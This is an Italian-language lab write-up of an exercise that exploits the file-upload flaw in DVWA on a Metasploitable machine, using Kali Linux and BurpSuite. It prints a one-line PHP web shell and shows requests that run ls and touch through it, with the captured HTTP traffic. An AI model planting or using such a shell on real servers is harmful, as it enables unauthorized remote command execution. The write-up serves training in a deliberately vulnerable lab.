

## Introduzione:

In questo esercizio, sono andato a sfruttare una vulnerabilità di upload di file presente nella **DVWA**. Con l'obiettivo di ottenere il controllo remoto, ed intercettare il traffico web grazie a **BurpSuite**.

## Preparazione:

Attraverso Firefox in Kali Linux, ho effettuato l'accesso alla DVWA di Metasploitable, grazie all'indirizzo IP della macchina. Una volta fatto l'accesso sono andato ad impostare il livello di sicurezza di della DVWA al **livello low**.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, and DVWA Security (highlighted in green). The main content area has a dark header with the DVWA logo. Below the header, the title 'DVWA Security' is followed by a padlock icon. The section 'Script Security' indicates the 'Security Level is currently low' and provides instructions on how to change it. A dropdown menu is set to 'low' with a 'Submit' button. The 'PHPIDS' section states it is currently disabled and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'.

**DVWA Security** 

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

---

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Ora che ho abbassato i livelli, posso caricare il file **php**, e sono andato sul prompt di Kali, e digitando:

### ***nano shell.php***


Ho inserito all'interno questo codice:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ cat shell.php  
<?php system($_GET['cmd']); ?>
```

E successivamente lo importato nella DVWA:



Successivamente per utilizzare **BurpSuite**, l'ho dovuto impostare come **proxy**, andando nell'impostazione del motore di ricerca:



Così da fargli intercettare tutte le richieste all'interno di Firefox.

## Pratica:

### 1) Richiesta:

Appena fatto l'accesso a

<http://192.168.0.102/dvwa/hackable/uploads/shell.php?cmd=ls>

è possibile notare subito che ci vengono forniti 2 output, dvwa\_email.png e shell.php, ovvero il risultato del comando **ls (list item)**, e qui sotto lo screenshot delle richieste:

http://192.168.0.102	▼	GET	/dvwa/hackable/uploads/shell.php
----------------------	---	-----	----------------------------------

```
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.0.102
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
7 Gecko) Chrome/126.0.6478.127 Safari/537.36
8 Connection: close
9 Cache-Control: max-age=0
10
```

Questa richiesta viene utilizzata per eseguire il comando **ls** attraverso la shell PHP

## 2) Richiesta:

In questa richiesta, il comando touch **testfile** viene eseguito sulla macchina bersaglio per creare un file vuoto chiamato **testfile** appunto.


http://192.168.0.102	GET	/dvwa/hackable/uploads/shell.php?cmd=tou...	✓	200	231
----------------------	-----	---	---	-----	-----

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /dvwa/hackable/uploads/shell.php?cmd=touch%20%22SistemaBucato%22 HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 192.168.0.102	2 Date: Mon, 04 Nov 2024 14:25:31 GMT
3 Accept-Language: en-US	3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 Upgrade-Insecure-Requests: 1	4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	5 Content-Length: 0
6 Accept:	6 Keep-Alive: timeout=15, max=100
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	7 Connection: Keep-Alive
7 Accept-Encoding: gzip, deflate, br	8 Content-Type: text/html
8 Connection: keep-alive	9
9	10
10	

Ci serve per dimostrare la possibilità di manipolare il file system del server remoto tramite la shell PHP.

E l'output sarà uguale a:



## Conclusione:

Queste richieste servono a:

- Testare e verificare il funzionamento della shell PHP;
- Dimostrare la possibilità di eseguire comandi remoti;
- Manipolare il server bersaglio, con la creazione di file, escalation di privilegi etc...